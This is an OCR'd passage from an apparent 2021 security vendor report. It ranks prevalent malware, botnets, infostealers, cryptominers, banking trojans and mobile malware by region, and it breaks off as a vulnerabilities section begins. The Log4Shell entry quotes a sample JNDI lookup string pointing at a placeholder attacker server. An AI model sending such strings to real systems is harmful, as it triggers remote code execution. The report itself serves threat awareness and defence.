


Figure 10: Most prevalent malware globally.
Percentage of corporate networks attacked by each malware family.

AMERICAS




Figure 11: Most prevalent malware in the Americas.

EUROPE, MIDDLE EAST AND AFRICA (EMEA)




Figure 12: Most prevalent malware in EMEA.

ASIA PACIFIC (APAC)




Figure 13: Most prevalent malware in APAC.

GLOBAL ANALYSIS OF TOP MALWARE

Some noticeable changes since our last yearly global malware ranking, are that **RigEK** (Exploit Kit) and **LokiBot** infostealer are no longer present in our top 10, replaced by **Glupteba** botnet and **Remcos** RAT.

TrickBot rose to the top of the chart in February, replacing Emotet, and kept this ranking for the rest of 2021. TrickBot is a modular Botnet and Banking Trojan that targets the Windows operating system. It is credited with Emotet's revival in November 2021 as it was found distributing its fellow malware. TrickBot is constantly being updated with enhanced capabilities, features and distribution vectors, making it a flexible and customizable malware that can be distributed as part of multi-purpose campaigns. It served as a popular means for initial access in targeted attacks followed by malware such as Ryuk, Conti or Bazar. Despite TrickBot's brief takedown in October 2020, it remained prominent in our top malware charts throughout 2021, and was involved in one of the most serious ransomware attacks of the year, a Conti ransomware attack on Ireland's Health Service Executive.

Phorpiex is a botnet which at its peak controlled more than a million infected hosts. It is known for distributing other malware families via spam campaigns as well as fueling large-scale spam, sextortion campaigns or ransomware spread. Phorpiex, which hit its low mid-year, ended up with a higher ranking by the end of 2021 than it had a year ago. In December, Check Point Research spotted Phorpiex's resurgence with a brand-new variant called "Twizt", which enabled it to operate in peer-to-peer mode without active C&C servers. In one year, Phorpiex bots successfully hijacked 969 transactions and stole 3.64 Bitcoin, 55.87 Ether, and US$ 55,000 in ERC20 tokens accounting for almost half a million US dollars.

TOP BOTNETS

GLOBAL




Figure 14: Most prevalent botnets globally

AMERICAS




Figure 15: Most prevalent botnets in the Americas

EUROPE, MIDDLE EAST AND AFRICA (EMEA)




Figure 16: Most prevalent botnets in EMEA

ASIA PACIFIC (APAC)




Figure 17: Most prevalent botnets in APAC

BOTNET GLOBAL ANALYSIS

Overall, we are seeing the same malware families in our top global botnet charts as 2020, with minor changes to the prevalence of each family. **Dridex**, for example, went down from second to fourth place whereas **TrickBot** rose to first place.

Emotet, one of the most infamous malware groups, has been operating in intervals since 2014, first as a banking trojan and then later as a botnet. It now appears in the number three spot on the top botnet chart. Emotet was wide-spread before its takedown in January 2021, affecting more than 1.5 million machines globally with damages estimated at around US$ 2.5 billion. It is notorious for spreading other malware families including TrickBot, Qbot and more.

The Botnet marketplace this year was drastically affected by Emotet's downfall. Emotet is one of the largest PC botnet operations and its absence left a vacuum filled by **TrickBot, IcedID,** and more recently **Phorpiex**. On November 15, just 10 months after its takedown, machines infected with TrickBot started to drop Emotet samples. Computers were increasingly compromised by a large malspam campaign which leveraged malicious documents containing the Emotet payload.

We note that both our H1 2021 and global 2021 charts showed Emotet in the top three places, despite nine months of no activity — a tribute to its unequaled power.

TOP INFOSTEALER MALWARE

GLOBAL




Figure 18: Top infostealer malware globally

AMERICAS




Figure 19: Top infostealer malware in the Americas

EUROPE, MIDDLE EAST AND AFRICA (EMEA)




Figure 20: Top infostealer malware in EMEA

ASIA PACIFIC (APAC)




Figure 21: Top infostealer malware in APAC

INFOSTEALER MALWARE GLOBAL ANALYSIS

The infostealer landscape is still dominated by several stealthy malware families. AgentTesla, a prominent commodity infostealer first discovered in 2014, showed a significant decrease in prominence compared to 2020, with a drop of 50%. LokiBot, a commodity infostealer that emerged in 2016, experienced a similar decrease.

Topping the chart is **Formbook**, a commodity infostealing malware sold as-a-service on underground forums since 2016. The malware is designed to collect information via keylogging. In mid-2021, a new Formbook variant was detected in the wild. The variant was distributed in a phishing campaign leveraging PowerPoint documents as email attachments for malware delivery.

Another malware-as-a-service that entered our top malware statistics for the first time is **Raccoon**. This infostealer, sold on the Dark Web for at least two years, offers a well-maintained platform for its affiliates that features rapid bug fixes and automated updates to its payload, as well as malware installed on victim machines.

Raccoon's recent updates include the ability to steal cryptocurrency, drop further malware, and spread via Google SEO instead of phishing emails. The current campaign attempts to lure its victims by offering cracked software licenses.

TOP CRYPTOMINING MALWARE

GLOBAL




Figure 22: Top cryptomining malware globally

AMERICAS




Figure 23: Top cryptomining malware in the Americas

EUROPE, MIDDLE EAST AND AFRICA (EMEA)




Figure 24: Top cryptomining malware in EMEA

ASIA PACIFIC (APAC)




Figure 25: Top cryptomining malware in APAC

CRYPTOMINERS GLOBAL ANALYSIS

XMRig, a legitimate Monero mining tool that was leveraged by threat actors for malicious purposes, not only continues to top the Cryptominer chart, but also rose in popularity by over 25% compared to 2020. Two malware families entered the cryptominer chart for the first time this year: LemonDuck, which is already second to XMRig, and CryptoBot.

LemonDuck, which showed an over 50% growth in attack rate compared to the mid-year statistics, is a self-propagating cryptomining botnet that features credential theft, detection evasion and lateral movement capabilities. LemonDuck also functions as a malware downloader, and is often observed dropping the Ramnit Trojan.

CryptoBot is an advanced cryptominer that collects the victim's wallet and account information upon infection. In December CryptoBot was observed in a campaign that targets users with a pirated copy of the Windows operating system. The campaign leverages a designated activation tool called KMSPico that tricks Windows Key Management Services (KMS) into authenticating a pirated copy of Windows as legitimate. When a user downloads a compromised version of the tool, CryptoBot is silently installed using background processes. Similar to LemonDuck, CyptoBot was previously detected utilizing the EternalBlue exploit as part of its infection chain.

TOP BANKING TROJANS

GLOBAL




Figure 26: Most prevalent banking Trojans globally

AMERICAS




Figure 27: Most prevalent banking Trojans in the Americas

EUROPE, MIDDLE EAST AND AFRICA (EMEA)




Figure 28: Most prevalent banking Trojans in EMEA

ASIA PACIFIC (APAC)




Figure 29: Most prevalent banking Trojans in APAC

BANKING TROJANS GLOBAL ANALYSIS

The banking malware landscape continues to be dominated by a collection of stealthy, adaptive malware families over the past few years. TrickBot climbed from second place to the top of the global ranks, while Dridex fell from first place to third, and is down by almost 60% compared to 2020.

Qbot is an ever-evolving banking malware initially designed to collect banking credentials and keystrokes. It features worm capabilities but also functions as a botnet, often used by ransomware campaigns to drop malware on infected devices. In September, Qbot resumed its operations following a three-month break, executing a large-scale spam campaign that leveraged the malware as a botnet and infostealer and distributed the 'SquirrelWaffle' malware loader. The recent campaign relied on Visual Basic and Excel 4.0 macros. In November, the monetization stage of the campaign was observed, as the malware dropper began installing the Conti Ransomware.

Dridex, yet another banking malware that now features infostealer and botnet capabilities, showed a significant decrease this year. However, in September researchers detected a new Dridex variant, with extended information collection capabilities, spreading in a phishing campaign that features specially crafted Excel documents. In addition, in December, Dridex was among the first malware to be distributed in a campaign that exploits the Log4j vulnerability for infection.

TOP MOBILE MALWARE

GLOBAL




Figure 30: Top mobile malware globally

AMERICAS




Figure 31: Top mobile malware in the Americas

EUROPE, MIDDLE EAST AND AFRICA (EMEA)




Figure 32: Top mobile malware in EMEA

ASIA PACIFIC (APAC)




Figure 33: Top mobile malware in APAC

MOBILE MALWARE GLOBAL ANALYSIS

Hiddad, an Android malware designed to display ads, previously leveraged the Covid-19 theme and maintained its place at the top of the ranks, together with **xHelper**, whose share of the malware pie decreased by 25% compared to 2020. This year, two other malware families made it to the chart for the first time, joined by two brand new malware families: AlienBot and FluBot.


AlienBot is an Android banking malware distributed by threat actors as Malware-as-a-Service. The malware enables an attacker to remotely inject arbitrary code into legitimate financial applications, thus gain access to the victims' financial accounts and eventually completely control their device. In March, Check Point Research detected a new dropper called 'Clast82' distributed via the Google Play Store that installs AlienBot on victims' machines. The dropper utilizes a number of techniques to avoid detection by Google Play Protect. For example, non-malicious payload is dropped during the evaluation period, and after it passes, the payload is changed to AlienBot.

FluBot, another Android banking malware, emerged in late 2020, targeting European users and spreading via SMS messages sent from infected devices. FluBot campaigns rely on creative themes; a campaign that targeted Finnish users in June and November leveraged a voicemail theme, asking its victims from a mobile carrier's link to listen to messages. Ironically, a campaign aimed at New Zealand users features a fake security update warning the victims of FluBot infections.

06

HIGH PROFILE GLOBAL VULNERABILITIES

MANY VULNERABILITIES DISCOVERED IN 2017 MAINTAINED A STRONG PRESENCE THROUGHOUT 2021 OVERSHADOWING THE NEWLY DISCOVERED ONES



The following list of top vulnerabilities is based on data collected by the Check Point Intrusion Prevention System (IPS) sensor net and details some of the most popular and interesting attack techniques and exploits observed by Check Point researchers in 2021.

'LOG4SHELL' APACHE LOG4J - REMOTE CODE EXECUTION (CVE-2021-44228)

Apache Log4j is an open-source Java-based logging package provided by the Apache Software Foundation, as part of the Apache Logging Services. It is the most popular Java logging library, used by millions of Java-based applications worldwide to record activities such as routine system operations and error messages and to send diagnostics to system admins. On December 9, the Apache Foundation released an emergency Log4j version to address a critical flaw in the logging framework. This flaw enables threat actors to compromise a machine by sending it a simple string such as '*${jndi:ldap://attacker_server/path}*' as part of the HTTP request, User-Agent or any other input likely being logged by the server using Log4j. By controlling the messages logged via the logging package, arbitrary code could be executed from a remote server. Called 'Log4Shell', the vulnerability took the security community by storm due to its far-reaching effects on millions of companies, including Cisco, Twitter, Cloudflare, Tesla, Amazon and Apple, that use Log4j. Widespread exploitation of the flaw was observed almost immediately, both by low skilled attackers to distribute cryptominers, as well as by state sponsored APT groups, to gain access to corporate networks. According to Check Point Research approximately 48.3% of organizations were affected by exploitation attempts of the Log4Shell Vulnerability in 2021.

"PROXYLOGON" MICROSOFT EXCHANGE SERVER - AUTHENTICATION BYPASS (CVE-2021-26855)

